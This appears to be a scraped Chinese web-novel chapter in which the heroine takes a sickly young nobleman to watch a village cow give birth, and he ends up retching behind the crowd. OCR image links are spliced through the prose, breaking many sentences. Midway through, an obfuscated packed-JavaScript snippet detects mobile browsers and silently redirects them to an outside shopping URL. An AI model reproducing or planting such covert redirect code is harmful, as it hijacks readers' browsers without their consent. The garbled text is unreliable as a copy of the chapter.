文趣网 > 其他小说 > 太子他身娇体软 > 49. 第 49 章
    柴桑梨一路小跑着冲进家门,热汗在脸上涔涔都不及擦拭,她的人已经闪进了堂屋。

    方才半路撞见秦朱,得知公子在家,便迫不及待赶回来找人。

    原以为他身子不适,定然懒懒躺着无事可做,谁知一进家门,堂屋正中却蹲着一尊白衣大佛,背对着门口不知在做些什么。

    他似有所感,转过头来。

    原本淡漠的眉眼在瞧见她的那一刻,忽然染上了浅浅软软的笑意。

    柴桑梨看得心头一甜,莫名心花怒放。

    她几步冲上前,拽着他的臂弯将他轻轻拉起。

    低头一看,才看清他方才在做什么。偌大的堂屋地面被他修整得泾渭分明,半边平整,半边坑洼。

    他是拿他手里那把小铲子将这地面细细找平了的。也不知这病人在地上蹲了多久。

    柴桑梨感到莫名可爱,索性知道他原本就是个贵公子,这行为放在他身上甚为合理。

    “哎妈呀我这小心肝,成会干了!”她摸着他的臂弯语气啧啧称道,“累坏了没呀?”

    容君樾耳尖猛地一红。

    他从前听见“心肝”这一类的说辞,只觉腻歪,太过矫揉造作,不懂人嘴里怎么能吐出这样的话,太不体面。可此刻从她嘴里说出来,他却觉得如此自然,仿佛他天经地义就是她的心肝宝贝。

    不过心里这样想,嘴上要承认还是有些难。

    想到她不喜欢自己不说话,他低声应道:“还好。”

    柴桑梨一见他这样子就知道他害臊了,心里头更乐,但也没继续逗他。

    她抬手贴上他的额头,又摸摸自己的,甚至她的额头比他还烫一些。

    容君樾等她摸完,才开口道:“高热已退下了。”

    柴桑梨点点头。

    她这脑袋里一整天都挂心着他,哪怕中午回来看过也没什么改善,直到此刻才彻底放心。

    她露齿一笑,拍了拍他的手背同他分享:“那就好,那你快跟我来,村里有热闹看。”

    她拽着他向外走去。

    容君樾脸色微变,柴桑梨却背过身去没有看见。

    他心里已经知道她要带他去哪儿了。

    方才秦朱也来找过他,说柴姑娘的那头老黄牛要生了,现在正卧着呢,叫他去看。他自然不可能去。

    牛为农本,是国之重器。每年仲春的亲耕礼上,天子尚要牵牛举行仪式。大梁又规定了诸多如路遇耕牛需让行、私屠耕牛者论罪的律例,以示对牛的尊重。

    观其分娩一为不雅,二怕惊动了牛的胎气。他犯不着为凑热闹坏了礼制,同时也叫秦朱莫要参与。

    然而此刻,柴桑梨正拉着他往牲棚那边走。

    见她兴致冲冲,容君樾便不忍拒绝了,心想到时找个借口,他走远些便是。

    从前简陋的牲棚现在拿干草编的棚顶与木桩搭了起来。二叔的木工一言难尽,胜在搭建得扎实稳固,在这荒原已是难得。柴桑梨又每天早上都去铲粪,将棚内打扫得干净漂亮,气味毫不难闻不说,素来挑剔的叱拔玄也并不排斥此地。

    不过二马一驴早早都被拴在了远处,牲棚如今是黄牛的产房。

    一圈人在外头围得密实,几个半大的孩子也包括在内,都伸长了脖子往里头张望。

    容君樾走到近前,在人群里一眼看见了兴致勃勃的秦朱。

    他正好和他对上了眼神,远远地,目光闪躲得飞快。

    柴桑梨问旁边的大爷:“这都多久了?”

    大爷唏嘘:“小半个时辰了喔。”

    旁边立刻有摆手:“三爷说快了,马上!”

    柴桑梨"嚯"了一声,探头往棚里张望。

    这牛生产是喜事,意味着家里添了大进项,大伙儿都跟着高兴,凑在此处沾沾喜气。

    柴桑梨也高兴,拉着手里的臂膀就要往人堆里挤。

    容君樾却未动,他轻轻握住她的手往回带了一下,冲她摇了摇头:“你去前面吧。我在这儿就看得见。”柴桑梨回头看他,心想也是,他那么高的个子,往前面一站跟堵墙似的,于是便答应了一声,自己钻了进去。

    容君樾站在原地,微微松了口气。

    他旁边站着的都是些婶子婆娘,没人注意到他脸上那点不太自然的表情。他本来打算在这儿站一会儿、待柴桑梨看得入神了便悄悄退出去,回屋喝口水也好,总比杵在这儿强。

    谁知柴桑梨根本不给他这个机会。

    “三爷,咋还不出来啊?”她在前面与村里的兽医——三爷,交流得火热。

    “急什么!估计是头一胎,慢些正常的。你看这肚子一阵一阵的,快了快了。”

    柴桑梨紧盯着老黄牛的反应,生怕小牛犊子有什么闪失。

    老牛一有些动作,她就觉得孩子马上要出来了,老回头喊容君樾:“快看!快看!”

    他弯了嘴角,隔着人群朝她点头,表示自己看见了。

    这时三爷和二叔几个人拿了布绕过牛的腋下,试图将牛拉起来,几个人“一二三”喊着,倒还有几分看头。

    只是柴桑梨总谎报敌情,弄得容君樾心里不上不下。

    众人又耐心观望了许久,母牛反复躬身、发力,腹间阵阵起伏,尾骨绷紧,看得出来已然到了生产最后的关口。容君樾心想,这下不能等了,他立刻喊了柴桑梨一声,想告诉她自己先回家去喝口水。

    可他话音刚起,前排忽然爆出整齐而高亢的欢呼:“出来了!出来了!”

    柴桑梨匆匆回头,又立刻被身旁人的欢呼拽了回去。

    小牛出来了。

    几乎是一瞬间的事——

    先是一团白蒙蒙的胎膜露出,裹着一颗小小的脑袋坠了下来,湿漉漉,黏糊糊,紧接着小牛露出身子,前腿、后腿,伴随着“咕叽咕叽”的水声,混杂着血丝的羊水如牛肚子里有一缸大的水球炸裂,汹涌着轰然涌出。

    一股怪异的味道骤然在人群中弥漫开。

    一瞬间,容君樾胸膛发酸,胃里忽然翻江倒海。

    那淋漓不断的血水、胎膜包裹着的稚嫩□□,在他眼前无限放大,竟让他生出一种近乎窒息的生理性战栗。

    他猛地转身,扎到人群后面剧烈地呕吐起来。

    胸腹一阵痉挛翻涌,他离开时的最后一眼,是三爷在一旁早就准备好的水桶里清洗了整只手臂,甩着整条胳膊走到牛后面,作势要伸进去的样子。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17779535|205224||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    虽然什么都还没发生,他却觉得什么都已经发生了似的。所有一切,他越是抗拒,越是清晰。

    棚里"哗"的一阵喧腾,有人拍手有人叫好,五狗娘捂着孩子的眼睛自己却伸长了脖子看,三爷咧嘴露出黄牙笑:“耶!带把的咧!”

    众人拱手向柴大丫道喜。

    柴桑梨心跳轰鸣,叫三爷多给母牛喂些吃食,这时才转过身去。

    然而人群末尾却不见她要找的那道身影。

    她终于回过味来,方才的匆忙一瞥,他的表情似乎……

    “恭喜恭喜!恭喜恭喜!”她拱手回礼,胡话乱说一通地从人群中挤了出去。

    她拨开人群,一眼看见了秦朱。

    只见他手足无措地站在不远处,而他身前那驼着腰、正扶着树干干呕的男子,不是容君樾还能是谁。

    见她冲来,秦朱急忙道:“柴姑娘,烦您帮我照看公子片刻,我去取些水来。”

    柴桑梨连连点头,也顾不上多问,急忙绕过树干去看容君樾。

    他中午只喝了点米汤,早上那点东西又早都消化了,此刻胃里空空如也,什么也吐不出来,只是弯着腰痛苦地干呕。

    柴桑梨赶紧拧开一瓶矿泉水递到他嘴边,叫他漱一漱口。

    他看见矿泉水瓶,痉挛的胸背一僵,但还是接了过去。

    柴桑梨见状心头一揪,她真是糊涂,就不该带他来的。

    “你没事吧?”她拧着眉毛,对他非常担忧,“对不起,我不知道你看不得这个。”

    她急声:“早知道我肯定不带你来了,以后村里再有这种热闹,我怎么都不叫你了。”

    容君樾刚略有缓和,就冷不丁听见那句“热闹”,方才热气腾腾的画面止不住又浮上脑海。

    小牛的胎衣包裹着母牛的体温似乎近在他眼前,烘得他眼睛发热。

    他又是一阵干呕。可惜嘴里还包着口水,他只好仰头发力,死死锁住自己的喉咙。柴桑梨看他脸颊一直鼓鼓,一直就是那一口水,忍不住说:“就吐地上吧,没事的,吐都吐了。”

    这时牲棚前的人群已经三三两两散了。柴桑梨耳朵尖,听见后面有人问这边的事,顿时心里一紧。

    她怕众人七嘴八舌又刺激到他,连忙侧过半边身子向众人挥手,连比带划地示意“没事没事”,严严实实地挡在他身前。

    众人见她这副样子,也就不再凑过来了,各自散回到棚前等着开饭。

    柴桑梨再转回头时,容君樾已经收拾好了自己。

    他面色苍白,将水递还到她手上。

    柴桑梨立刻懂了,她赶紧把水拧好收了回去。

    不一会,秦朱果然小跑着回来了。他一手端着一只碗,碗里盛满清水,递给他家公子。

    容君樾喉里发干,却咽不下去,怕一喝水又要吐出来。

    二人就这样陪着他好一会,他才小口小口地抿下去小半碗。

    他们屋里的水都是柴桑梨提早灌好的矿泉水,她舍不得浪费,见他停下不再喝了,伸手就要去接他的碗。

    容君樾却不动声色地挡了一下。

    他声音微哑,“别什么都捡我剩下的。”